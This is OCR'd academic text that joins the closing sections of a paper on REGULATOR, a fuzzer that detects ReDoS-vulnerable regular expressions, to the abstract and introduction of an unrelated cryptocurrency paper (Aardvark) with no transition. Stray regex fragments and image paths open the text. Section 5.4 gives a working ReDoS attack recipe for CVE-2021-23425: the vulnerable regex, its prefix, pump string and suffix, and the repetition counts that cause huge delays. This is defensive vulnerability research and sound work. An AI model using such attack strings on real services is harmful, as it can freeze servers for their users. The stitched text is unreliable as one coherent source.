.*rst$|
^['"]+|['"]+$
```




Figure 3: Count of regexps for which each fuzzer has the maximum path input over time, known vulnerable regexps only. Ties are ± 100 instructions.

The first regexp, which was combined with the multi-line flag ('m'), demonstrates REGULATOR's intrinsic deep knowledge of the underlying matching system: when this flag is set, the start-of-string character ^ changes meaning, and instead matches the empty string preceded by a newline character, `\n`. The second example highlights instead the importance of analyzing the correct semantics — this regexp was considered safe by all other tools, but, in fact, it exhibits super-linear behavior when run in partial-match semantics. Finally, the last example takes the aforementioned features one step further, and demonstrates that the start (`^`) and end (`$`) anchors can appear combined within a disjunction (`|`). Once again, REGULATOR was the only tool to successfully handle such complex matching semantics.

5.3 Comparison with PerfFuzz

In this section, we examine whether REGULATOR produces better results when compared with existing slow-down fuzzers. For this comparison, we select PerfFuzz, a state-of-the-art general-purpose program fuzzer for finding pathologically slow inputs [39]. We compile and instrument a standalone executable version of IRREGEXP using the PerfFuzz tooling. To run a fair and meaningful comparison, we reproduce the same setting used by our fuzzer: the regexp program is compiled outside of the fuzzing loop, and the executable loads the regexp program before running the matching procedure. Both fuzzers are given five minutes for each regexp, and both are configured to produce inputs no larger than 200 characters. We record the subject strings covering the highest number of instructions as they are discovered by each fuzzer. We run this evaluation against the *base* dataset.

Figure 3 shows, as the time progresses, whether REGULATOR or PerfFuzz found the input that causes the highest number of instructions to execute. From this figure, we can




Figure 4: Average difference in maximum path-length discovered over time, separated by fuzzer with the slowest input, known vulnerable regexps only.

clearly see that REGULATOR finds the slowest input string for nearly all regexps, at most time-points. More interestingly, Figure 4 shows the average *difference* in program path-length, on a per-regexp basis, that each fuzzer discovers. This result highlights how the longest paths found by REGULATOR are *significantly* slower than the paths found by PerfFuzz — whereas, when PerfFuzz finds the longer path, it is only longer by a small margin.

This success is because REGULATOR's interpreter-level coverage feedback and domain-specific mutations create an effective regexp program exploration. For example, the *suggestion* mutation is informed by previous executions of the regexp, which helps uncover components that can only be executed by correctly guessing a series of characters.

We then take the slowest input discovered by PerfFuzz and feed it to our slowdown-pumper subsystem to derive a pump formula, with a 5 minute time limit per regexp. This resulted in 4,224 pump formulas with verified 10 second delay, compared with 8,713 from REGULATOR[4]. PerfFuzz only discovered 42 vulnerable regexps which REGULATOR failed to identify, which we discuss below.

The success in generating pump-formulas demonstrates that REGULATOR's witness string is not only much slower, but is also much more likely to exercise ReDoS-vulnerable behavior, which is automatically identified and generalized to a formula by the slowdown-pumper.

We now conclusively answer **RQ2** in the affirmative: REGULATOR is significantly more effective at finding ReDoS vulnerabilities in comparison with previous analysis systems, including a general-purpose slow-down fuzzer.

[4]This number is different from the result reported in Table 3 because in this experiment we evaluate using partial-match semantics.

5.4 Real-World Vulnerabilities

We are currently working with NPM package maintainers to address vulnerabilities discovered in this work. So far, 10 vulnerabilities have been acknowledged and fixed, and 6 CVE numbers were assigned. Packages for which vulnerabilities have been acknowledged range from 1 million to 100 million monthly downloads.

An interesting vulnerability reported by our tool, is CVE-2021-23425 [1], which is part of a popular string processing library, and has $O(2^n)$ worst-case time complexity. The vulnerable regular expression is the following: `^(?:\r\n|\n|\r)+|(?:\r\n|\n|\r)+$`, and is used to match newlines, either at the beginning or end of a string. Subject strings that attack this regexp begin with the prefix `a`, which ensures that the first component of the disjunction rejects, and the second component is evaluated. The pump string in this case is `\r\n`: which can match either as `(\r\n)` or `(\r)(\n)`. Finally, the suffix string is the character `a`, which ensures that the matcher must attempt all $O(2^n)$ possible combinations of the pump string before the string is finally rejected. We observe that repeating the pump-string just 25 times causes 14 seconds of delay, and this time *doubles* with each repetition. Repeating the pump-string a mere 80 times would cause delay of approximately 16 billion years, permanently reducing program throughput to zero. At the time of writing, this package receives approximately 10 million downloads per month, and is transitively included by thousands of other packages in the NPM ecosystem.

Figure 5 plots a cumulative distribution function (CDF) of the minimum known string lengths that cause 10 seconds of delay for all vulnerable regexps in our dataset. The median length is 65 KB, which indicates that the budget of 1 million characters was extremely generous, as most vulnerable regexps cause significant delay with under 10% of that limit.

We now answer **RQ3** in the affirmative: REGULATOR is effective at discovering previously unknown vulnerabilities in real-world packages.

5.5 Limitations

Invalid pump formulas. In these experiments, the slowdown-pumper generated some pump-formulas that did not pass dynamic validation. Upon manual inspection, we find that these primarily arise from two root causes. First, some regexps exhibit super-linear behavior at lengths tested by the pumper, but become benign at even larger lengths. For example, the complexity of `ab*\w{1024}c` is $O(n^2)$ when $n = 1024$, but $O(n)$ $n > 1024$. Second, some regexps exhibit super-linear behaviour, but the running-time grows too slowly to exploit — this primarily occurs when the *pump sting* is very long.

False Negatives. In the prior two experiments, REGULATOR failed to identify 141 vulnerable regexps. In the comparison

	REGULATOR	Revealer	ReScue	RXXR2	Rexploiter	NFAA
Backreferences `\i`	✓	✗	✓	✓	✗	✗
Lookarounds `(?=)`	✓	✓	✓	✗	✗	✗
Non-capturing groups `(?:)`	✓	✓	✓	✗	✗	✗
Named groups `(?<Name>)`	✓	✓	✓	✗	✗	✗
Unicode beyond `0xFFFF`	✓	✓	✓	✗	✗	✗
Word Boundary `\b,\B`	✓	✓	✓	✗	✗	✗
Greedy and lazy quant.	✓	✓	✓	✓	✓	✓
Flags	✓	✓	✗	✗	✗	✗

Table 5: Semantics supported by ReDoS detection systems, based on the results presented by Liu [41] and Shen [52]. REGULATOR supports all semantics of IRREGEXP.




Figure 5: CDF of attack string length required for 10 seconds of delay. Vertical and horizontal lines are drawn to show the median (65 KB)

with PerfFuzz, 23 of these were caused by REGULATOR's fuzz witness being *much slower* than the one found by PerfFuzz. This caused the slowdown-pumper to time out, as evaluating each candidate *pump string* took more time. In other words, despite our tool found a valid candidate, we are unable to synthetize a pump formula. In the comparison to NFA-based tools, 52 false-negatives were also caused by a timeout in the slowdown-pumper. To verify this cause, we introduced an exponential backoff to the fuzzing phase: if the slowest input exceeds 500,000 instructions in path-length, then we restart the fuzzer, configured to find a witness one-half as long. The goal of this is to produce witness strings which run faster, but still demonstrate ReDoS vulnerability. Upon a rerun with this new technique, REGULATOR was able to identify a valid pump formula for all these 75 regexps.

The remaining false-negatives are related to two main causes. First, some regexps contain two slow components, both of which are super-linear at 200 characters, but only one is super-linear at larger lengths. If the witness string only exercises the slow component that is not vulnerable at larger lengths, then no vulnerability will be identified. Second, some regexps' running-time growth functions are not smooth, and are difficult to classify by measurement and regression. If the pumper does not have a strong model-fit for a super-linear growth function, then no vulnerability will be identified.

6 Related Work

ReDoS Static Detection. The first tool based on static analysis of regexp to detect ReDoS was *safe-regex*, released by Halliday [36] in 2013. This tool calculates the star height of a regular expression, which is the maximum depth of nested star quantifiers, and reports a vulnerability when this number is greater than 1. While this tool is extremely fast, the star depth condition is only necessary but not sufficient, and therefore *safe-regex* has low recall and precision [28].

In the next several years, the academic community proposed several more sophisticated approaches: RXXR2 [48], Weideman's NFAA [64], Wustholz's Rexploiter [65], and most recently Liu's Revealer [41]. These analyses involve significant formal theoretical work, but fail to capture the entire set of features available in modern regexp engines. The results presented in this paper highlight the limitations of static approaches, and demonstrate that dynamic analysis is an effective alternative.

ReDoS Dynamic Detection. The first attempt to dynamically detect ReDoS attacks was presented by Sullivan [58], with the tool *SDL Regex Fuzzer*. This tool automatically generates subject strings and times how long the matching engine takes to process it. SDL Regex fuzzer derives its inputs first by creating a set of subject strings that *match* the regexp under test, and then applying a single mutation strategy — appending a random character to the end of each string. ReScue [52] operates on a similar theory, but dynamically explores an *extended* NFA based on Java's regexp engine, with smarter mutation strategies. While this technique may be enough to find exponentially vulnerable regexps, it does not suffice to identify polynomial backtracking, where a pump string must be repeated hundreds of times before the matching engine shows a considerable slowdown.

ReDoS Prevention. Different approaches have been proposed to prevent ReDoS attacks. The first line of research

is based on automatically transforming vulnerable regexps into safe ones [23,24]. For instance, van der Merwe et. al. [60] proposed a series of techniques to reduce or remove the root cause of ReDoS attacks — i.e., ambiguity during matching. Cody-Kenny et. al. [25] proposed to improve the performance of regular expression using a genetic programming algorithm. Li et al. [40] presented *FlashRegex*, a technique that is able to deduce safe regexps by either synthesizing or repairing existing ones, starting from a set of matching subject strings. Another line of research focuses on modifying the matching engine to avoid super-linear behavior. Davis et al. [27] proposes *selective memoization* to obtain linear time matching, albeit by increasing the space complexity. Rust's regexp engine [6] and Google's stand-alone engine RE2 [5] both offer guaranteed linear matching time. However, neither of these support extended syntax features. Finally, Davis et al. [28] identified three super-linear regex anti-patterns that the authors suggest to avoid, to reduce the likelihood of writing a vulnerable regexp.

Empirical Studies. The interactions between regular expression, developers, and the software development process have been extensively studied in previous research [13,22,42,63]. Chapman et al. [20] explored the context and the features of regular expressions used in Python projects. Davis et al. [29] report that regular expression re-usage is prevalent among developers, and how this practice can lead to semantic and translation problems. Wang et al. [61,62] studied how regular expression bugs are fixed, based on pull requests of popular open-source projects.

Algorithmic Complexity. The most promising technique to find inputs that causes slowdowns is PerfFuzz [39], which we extensively evaluate in this paper. In a similar spirit, SlowFuzz [47] finds pathologically slow inputs, but uses a one-dimensional objective (i.e., the instruction count) which was proven to be less effective than PerfFuzz [39]. Finally, Blair proposed HotFuzz [16], a framework based on micro-fuzzing to find algorithmic complexity attacks in Java libraries.

7 Conclusions

Despite their popularity and broad application, regexps are still extremely difficult for users to get right. In particular, users may inadvertently expose themselves to ReDoS: a subtle, but deadly attack that can effectively stop all program progress. In this paper, we introduce REGULATOR, a novel dynamic analysis tool for finding ReDoS-vulnerable regexps. REGULATOR uses a novel approach: by instrumenting the real regexp matching system directly, it is able to effectively identify ReDoS without requiring complex analyses or extra effort to support modern regexp features. Moreover, REGULATOR can handle by design any additional features that will be added to the matching system in the future. We use REGULATOR to instrument IRREGEXP, one of the most popular regexp matching systems in use today. We find that REGULATOR is able to identify between two to seven times more vulnerable regexps than current state-of-the-art tools.

8 Acknowledgements

We would like to thank our reviewers for their valuable comments and input to improve our paper. This material is based upon work supported by the NSF under Award No. CNS-1704253, by the Office of Naval Research under Award No. N00014-17-1-2011, and by DARPA under agreement number HR001118C0060. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of any of the named funding agencies.

References

[1] CVE-2021-23425. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-23425.

[2] libFuzzer – a library for coverage-guided fuzz testing. https://www.llvm.org/docs/LibFuzzer.html.

[3] RegExr: Learn, Build, & Test RegEx. https://regexr.com/.

[4] CodeQL for research | GitHub Security Lab. https://securitylab.github.com/tools/codeql/, 2021.

[5] Re2 is a fast, safe, thread-friendly alternative to backtracking regular expression engines like those used in pcre, perl, and python. https://github.com/google/re2, 2021.

[6] regex - rust. https://docs.rs/regex/1.5.4/regex/, 2021.

[7] regexlib.com. https://regexlib.com, 2021.

[8] Snort - Network Intrusion Detection & Prevention System. https://www.snort.org/, 2021.

[9] StackOverflow. https://stackoverflow.com/, 2021.

[10] Cyril Allauzen, Mehryar Mohri, and Ashish Rastogi. General algorithms for testing the ambiguity of finite automata. In Masami Ito and Masafumi Toyama, editors, *Developments in Language Theory*, pages 108–120, Berlin, Heidelberg, 2008. Springer Berlin Heidelberg.

[11] Jeff Avallone. Regexper. https://regexper.com.

[12] Gina R. Bai, Brian Clee, Nischal Shrestha, Carl Chapman, Cimone Wright, and Kathryn T. Stolee. Exploring tools and strategies used during regular expression composition tasks. In *Proceedings of the 27th International Conference on Program Comprehension*, ICPC '19, page 197–208. IEEE Press, 2019.

[13] Gina R Bai, Brian Clee, Nischal Shrestha, Carl Chapman, Cimone Wright, and Kathryn T Stolee. Exploring tools and strategies used during regular expression composition tasks. In *2019 IEEE/ACM 27th International Conference on Program Comprehension (ICPC)*, pages 197–208. IEEE, 2019.

[14] Martin Berglund and Brink van der Merwe. Regular expressions with backreferences re-examined. In Jan Holub and Jan Žďárek, editors, *Proceedings of the Prague Stringology Conference 2017*, pages 30–41, Czech Technical University in Prague, Czech Republic, 2017.

[15] Joao Bispo, Ioannis Sourdis, Joao M.P. Cardoso, and Stamatis Vassiliadis. Regular expression matching for reconfigurable packet inspection. In *2006 IEEE International Conference on Field Programmable Technology*, pages 119–126, 2006.

[16] William Blair, Andrea Mambretti, Sajjad Arshad, Michael Weissbacher, William Robertson, Engin Kirda, and Manuel Egele. Hotfuzz: Discovering algorithmic denial-of-service vulnerabilities through guided micro-fuzzing. *arXiv preprint arXiv:2002.03416*, 2020.

[17] Robert S. Boyer and J. Strother Moore. A fast string searching algorithm. *Commun. ACM*, 20(10):762–772, October 1977.

[18] Mathias Bynens. ECMAScript regular expressions are getting better! https://web.archive.org/web/20210304234832/https://mathiasbynens.be/notes/es-regexp-proposals, 2017.

[19] Carl Chapman and Kathryn T. Stolee. Corpus dataset. https://github.com/softwarekitty/tour_de_source/blob/master/analysis/pattern_tracking/corpusPatterns.txt, 2015.

[20] Carl Chapman and Kathryn T. Stolee. Exploring regular expression usage and context in python. In *Proceedings of the 25th International Symposium on Software Testing and Analysis*, ISSTA 2016, page 282–293, New York, NY, USA, 2016. Association for Computing Machinery.

[21] Carl Chapman, Peipei Wang, and Kathryn T. Stolee. Exploring regular expression comprehension. In *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 405–416, 2017.

[22] Carl Chapman, Peipei Wang, and Kathryn T Stolee. Exploring regular expression comprehension. In *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 405–416. IEEE, 2017.

[23] Nariyoshi Chida and Tachio Terauchi. Automatic repair of vulnerable regular expressions. *arXiv preprint arXiv:2010.12450*, 2020.

[24] Miles Claver, Jordan Schmerge, Jackson Garner, Jake Vossen, and Jedidiah McClurg. Regis: Regular expression simplification via rewrite-guided synthesis. *arXiv preprint arXiv:2104.12039*, 2021.

[25] Brendan Cody-Kenny, Michael Fenton, Adrian Ronayne, Eoghan Considine, Thomas McGuire, and Michael O'Neill. A search for improved performance in regular expressions. In *Proceedings of the Genetic and Evolutionary Computation Conference*, pages 1280–1287, 2017.

[26] Erik Corry, Christian Plesner Hansen, and Lasse Reichstein Holst Nielsen. Irregexp, google chrome's new regexp implementation. =https://blog.chromium.org/2009/02/irregexp-google-chromes-new-regexp.html, Feb 2009.

[27] James Davis, Francisco Servant, and Dongyoon Lee. Using selective memoization to defeat regular expression denial of service. In *2021 IEEE Symposium on Security and Privacy (SP)*, 2021.

[28] James C. Davis, Christy A. Coghlan, Francisco Servant, and Dongyoon Lee. The impact of regular expression denial of service (redos) in practice: An empirical study at the ecosystem scale. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2018, page 246–256, New York, NY, USA, 2018. Association for Computing Machinery.

[29] James C Davis, Louis G Michael IV, Christy A Coghlan, Francisco Servant, and Dongyoon Lee. Why aren't regular expressions a lingua franca? an empirical study on the re-use and portability of regular expressions. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 443–454, 2019.

[30] James C. Davis, Eric R. Williamson, and Dongyoon Lee. A sense of time for javascript and node.js: First-class timeouts as a cure for event handler poisoning. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 343–359, Baltimore, MD, August 2018. USENIX Association.

[31] Firas Dib. regex 101: build, test, and debug regex. https://regex101.com/.

[32] Anonymzed for submission. Npm dataset. Anonymzed for submission., 2021.

[33] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 679–696, 2018.

[34] Seymour Ginsburg and Joseph Ullian. Ambiguity in context free languages. *Journal of the ACM*, 13(1):62–89, Jan 1966.

[35] John Graham-Cumming. Details of the Cloudflare outage on July 2, 2019. https://blog.cloudflare.com/details-of-the-cloudflare-outage-on-july-2-2019/, 2019.

[36] James Halliday. safe-regex. https://github.com/substack/safe-regex/commits/master, 2013.

[37] Iain Ireland. A New RegExp Engine in SpiderMonkey. https://hacks.mozilla.org/2020/06/a-new-regexp-engine-in-spidermonkey, Jun 2020.

[38] James Kirrage, Asiri Rathnayake, and Hayo Thielecke. Static analysis for regular expression denial-of-service attacks. In Javier Lopez, Xinyi Huang, and Ravi Sandhu, editors, *Network and System Security*, pages 135–148, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[39] Caroline Lemieux, Rohan Padhye, Koushik Sen, and Dawn Song. Perffuzz: Automatically generating pathological inputs. In *Proceedings of the 27th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA 2018, page 254–265, New York, NY, USA, 2018. Association for Computing Machinery.

[40] Yeting Li, Zhiwu Xu, Jialun Cao, Haiming Chen, Tingjian Ge, Shing-Chi Cheung, and Haoren Zhao. Flashregex: Deducing anti-redos regexes from examples. In *2020 35th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 659–671. IEEE, 2020.

[41] Yinxi Liu, Mingxue Zhang, and Wei Meng. Revealer: Detecting and exploiting regular expression denial-of-service vulnerabilities. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1063–1079. IEEE Computer Society, 2021.

[42] Louis G Michael, James Donohue, James C Davis, Dongyoon Lee, and Francisco Servant. Regexes are hard: Decision-making, difficulties, and risks in programming regular expressions. In *2019 34th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 415–426. IEEE, 2019.

[43] Barton P. Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of unix utilities. *Commun. ACM*, 33(12):32–44, December 1990.

[44] Michael Mulder and George S Nezlek. Creating protein sequence patterns using efficient regular expressions in bioinformatics research. In *28th International Conference on Information Technology Interfaces, 2006.*, pages 207–212. IEEE, 2006.

[45] Andres Ojamaa and Karl Düüna. Security assessment of node.js platform. In Venkat Venkatakrishnan and Diganta Goswami, editors, *Information Systems Security*, pages 35–43, Berlin, Heidelberg, 2012. Springer Berlin Heidelberg.

[46] Jignesh Patel, Alex X. Liu, and Eric Torng. Bypassing space explosion in regular expression matching for network intrusion detection and prevention systems. In *In Proceedings of the 19th Annual Network and Distributed System Security Symposium*, 2012.

[47] Theofilos Petsios, Jason Zhao, Angelos D. Keromytis, and Suman Jana. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 2155–2168, New York, NY, USA, 2017. Association for Computing Machinery.

[48] Asiri Rathnayake and Hayo Thielecke. Static analysis for regular expression exponential runtime via substructural logics. *CoRR*, abs/1405.7058, 2014.

[49] Asiri Rathnayake and Hayo Thielecke. Regexlib dataset. https://github.com/superhuman/rxxr2/blob/master/data/input/regexlib-raw.txt, 2016.

[50] Asiri Rathnayake and Hayo Thielecke. Snort dataset. https://github.com/superhuman/rxxr2/blob/master/data/input/snort-raw.txt, 2016.

[51] Lise Rommel Romero Navarrete and Guilherme P. Telles. Practical regular expression constrained sequence alignment. *Theoretical Computer Science*, 815:95–108, 2020.

[52] Yuju Shen, Yanyan Jiang, Chang Xu, Ping Yu, Xiaoxing Ma, and Jian Lu. Rescue: Crafting regular expression dos attacks. In *2018 33rd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 225–235. IEEE, 2018.

[53] Michael Sipser. *Introduction to the theory of computation*. Thomson Course Technology, Boston, 2nd ed.. edition, 2006.

[54] Henry Spencer. *A Regular-Expression Matcher*, page 35–71. Academic Press Professional, Inc., USA, 1994.

[55] Eric Spishak, Werner Dietl, and Michael D. Ernst. A type system for regular expressions. In *Proceedings of the 14th Workshop on Formal Techniques for Java-like Programs*, FTfJP '12, page 20–26, New York, NY, USA, 2012. Association for Computing Machinery.

[56] Cristian-Alexandru Staicu and Michael Pradel. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 361–376, 2018.

[57] Stack Exchange Network Status. Outage Postmortem - July 20, 2016. https://stackstatus.net/post/147710624694/outage-postmortem-july-20-2016, 2016.

[58] Bryan Sullivan. New Tool: SDL Regex Fuzzer. https://www.microsoft.com/security/blog/2010/10/12/new-tool-sdl-regex-fuzzer/, 2010.

[59] K. Thompson. Programming techniques: Regular expression search algorithm. *Commun. ACM*, 11:419–422, 1968.

[60] Brink Van Der Merwe, Nicolaas Weideman, and Martin Berglund. Turning evil regexes harmless. In *Proceedings of the South African Institute of Computer Scientists and Information Technologists*, pages 1–10, 2017.

[61] Peipei Wang, Chris Brown, Jamie A Jennings, and Kathryn T Stolee. An empirical study on regular expression bugs. In *Proceedings of the 17th International Conference on Mining Software Repositories*, pages 103–113, 2020.

[62] Peipei Wang, Chris Brown, Jamie A Jennings, and Kathryn T Stolee. Demystifying regular expression bugs: A comprehensive study on regular expression bug causes, fixes, and testing. *arXiv preprint arXiv:2104.09693*, 2021.

[63] Peipei Wang and Kathryn T. Stolee. How well are regular expressions tested in the wild? In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2018, page 668–678, New York, NY, USA, 2018. Association for Computing Machinery.

[64] Nicolaas Hendrik Weideman. *Static analysis of regular expressions*. PhD thesis, Stellenbosch: Stellenbosch University, 2017.

[65] Valentin Wüstholz, Oswaldo Olivo, Marijn J. H. Heule, and Isil Dillig. Static detection of dos vulnerabilities in programs that use regular expressions. In Axel Legay and Tiziana Margaria, editors, *Tools and Algorithms for the Construction and Analysis of Systems*, pages 3–20, Berlin, Heidelberg, 2017. Springer Berlin Heidelberg.

[66] Michał Zalewski. Technical "whitepaper" for afl-fuzz. https://lcamtuf.coredump.cx/afl/technical_details.txt.

Aardvark: An Asynchronous Authenticated Dictionary with Applications to Account-based Cryptocurrencies

Derek Leung
MIT CSAIL[*]

Yossi Gilad
Hebrew University of Jerusalem

Sergey Gorbunov
University of Waterloo

Leonid Reyzin
Boston University

Nickolai Zeldovich
MIT CSAIL

Abstract

We design Aardvark, a novel authenticated dictionary with short proofs of correctness for lookups and modifications. Our design reduces storage requirements for transaction validation in cryptocurrencies by outsourcing data from validators to untrusted servers, which supply proofs of correctness of this data as needed. In this setting, short proofs are particularly important because proofs are distributed to many validators, and the transmission of long proofs can easily dominate costs.

A proof for a piece of data in an authenticated dictionary may change whenever any (even unrelated) data changes. This presents a problem for concurrent issuance of cryptocurrency transactions, as proofs become stale. To solve this problem, Aardvark employs a versioning mechanism to safely accept stale proofs for a limited time.

On a dictionary with 100 million keys, operation proof sizes are about 1KB in a Merkle Tree versus 100–200B in Aardvark. Our evaluation shows that a 32-core validator processes 1492–2941 operations per second, saving about 800× in storage costs relative to maintaining the entire state.

1 Introduction

Ensuring the integrity of vast record collections is a fundamental problem in computer security. In 1991, Blum et al. [10] described a scenario where a trustworthy computer executes programs on data in untrusted storage. To prevent the storage from tampering with the data, they introduced a data structure, now known as a two-party *authenticated dictionary* [24, 37], which allows the trusted computer to ensure data integrity by storing a small *commitment* to the data. When the computer reads from the data, it requires the untrusted storage to provide a *proof* guaranteeing correctness; this proof is verified using the commitment. On writes, the computer also receives a proof and, using the proof and the current commitment, computes the new commitment to the modified data.

[*]The authors completed much of this work at Algorand, Inc.

Authenticated data structures have been proposed for dramatically reducing storage costs in *cryptocurrencies* [12, 15, 33, 47, 50]. In a cryptocurrency, any user can submit a transaction (such as sending money to another user). Transactions get distributed to numerous validators, who run a fault-tolerant protocol to authenticate them, check their validity against the system's current state (e.g., to prevent overspending), and serialize them. In the typical deployment, each stores the entire state of the system in order to validate transactions.

We present Aardvark, an authenticated dictionary for cryptocurrencies that substantially reduces validator storage (to enable so-called *stateless validation*). Aardvark supports many validators and many concurrently-issued transactions per second. We specifically target *account-based* cryptocurrencies (e.g., Ethereum [51], Coda [13], Algorand [22]), which maintain a dictionary that maps account identifiers (e.g., public keys) to account data (e.g., balances). Our design solves several key challenges present in this environment.

First, network bandwidth is at a premium because transactions and their proofs must be observed by many validators. Supporting short proofs is a particular challenge. In Aardvark, proofs are roughly 10× shorter than in typical Merkle-tree-based authenticated data structures because its design is based on pairing-based vector commitments with the shortest known proofs. Vector commitments do not provide a dictionary interface (instead, they provide authenticated fixed-length arrays), so much of our work involves building a dictionary interface from this more limited functionality.

Second, the ability of untrusted clients to issue transactions requires the data structure to remain efficient no matter how it is used. Aardvark enforces tight upper bounds on resource use even under adversarial access patterns.

Third, multiple clients may issue transactions concurrently, but validators must order them in a sequence, which presents a problem for the validity of the proofs. For example, suppose that one user issues a transaction that modifies a record, and then another user issues a separate transaction before the validators process the first transaction. If both transactions operate on the same record, then once the first transaction is

processed, the data present in the second transaction becomes stale. Moreover, even if both transactions access different records, the proofs present in the second transaction may be invalidated after the first transaction is processed since a proof may depend on the entire dictionary state. Recomputing or updating proofs as they become outdated while a transaction is queued up (as suggested, for example, by [15]) can lead to congestion collapse: more transactions will be queued up when the system is under heavy load, causing the system to slow down further as it updates the proofs of these enqueued transactions. Instead of attempting to reduce these costs, Aardvark avoids them entirely by *versioning* the dictionary. This mechanism enables the system to safely and efficiently check stale proofs against an old dictionary state by maintaining a small cache of recent modifications.

Contributions. We present the following contributions.

1. An authenticated dictionary, backed by vector commitments, which possesses tight upper-bounds on excess resource use even under adversarial access patterns (§5).
2. A versioning mechanism for this dictionary, so that it supports concurrent transaction issuance (§6).
3. Techniques to improve the dictionary's availability (§7).
4. An implementation of our design, integrated into the storage backend of a cryptocurrency, and its evaluation (§8).
5. A rigorous definition and security analysis of the soundness and completeness properties of our versioned authenticated dictionary (§3.2 and Appendix A).

We survey related work next (§2), present an overview of the system's architecture (§3), review vector commitments (§4), and then describe our contributions in detail.

2 Related Work

Our work focuses on short proofs since bandwidth is often a bottleneck for transaction throughput in cryptocurrencies [18]. We focus on concrete gains in efficiency, working towards making stateless validation practical for a high-throughput cryptocurrency: proof sizes are comparable to transaction sizes (100–200B per operation), validator storage costs are reduced by a large constant fraction (800×) regardless of adversarial behavior, and computational costs on the critical path are mostly parallelizable and allow a 32-core machine to process more than 1000 operations per second (§8).

Stateless validation trades validator storage for bandwidth (taken up by proofs) and computation (required for proving and verifying). These tradeoffs do not reduce aggregate system costs in all settings. We now survey prior work, which targets various other points on the tradeoff curve.

Related work in the UTXO Model. Cryptocurrencies that work in the UTXO model organize information around transactions rather than around accounts. The state of the system at a given time is characterized by a set: namely, the set of transaction outputs that have not yet been used as inputs to new transactions. Thus, each transaction needs to reference a prior transaction and, for stateless validation, provide proof that this prior transaction's output has not yet been used. Stateless validation in such designs requires an authenticated version of the dynamic set data structure (often called a dynamic accumulator). There have been many proposals to utilize some version of the Merkle hash tree [32] for this purpose — see, for example, [17, 21, 33, 45, 46].

Merkle-tree-based constructions add substantial network bandwidth costs to the cryptocurrency, which may become a bottleneck in transaction throughput [18]. For example, Merkle proofs at 128-bit security for a dynamic set of 100 million entries, the approximate size of the Bitcoin UTXO set as of the time of writing, are about 1KB in size (the exact number depends on the underlying tree structure used). In contrast, a small transaction (e.g., transferring money in a cryptocurrency) may be as short as 100B, so proofs using Merkle trees impose a bandwidth overhead of 10x. On the other hand, Merkle proofs are fast to produce and verify.

To mitigate the problem of long proofs, [21] proposes some optimizations based on proof aggregation and local caching of the tree nodes, adding some state back to the clients. Other cryptographic accumulators are suitable as well; a discussion of options is available in [20]. In particular, a design based on groups of unknown order (such RSA and class groups) is proposed in [12, §6.1]. (Each proof in this design is over 1KB, but it allows for aggregating proofs for multiple transactions.)

Related work in the Account-Based Model. Because account-based cryptocurrencies maintain a mapping of accounts (usually identified by public keys) to account data (such as balances), it is natural to use authenticated dictionaries to reduce the client state. Most constructions of authenticated dictionaries [15, 24, 34, 37, 40, 50] are based on some variant of Merkle trees [32] and also suffer from the problem of long proofs, imposing 10–20× bandwidth overhead for a simple transaction that involves accessing two keys in the dictionary (e.g., source and destination accounts).

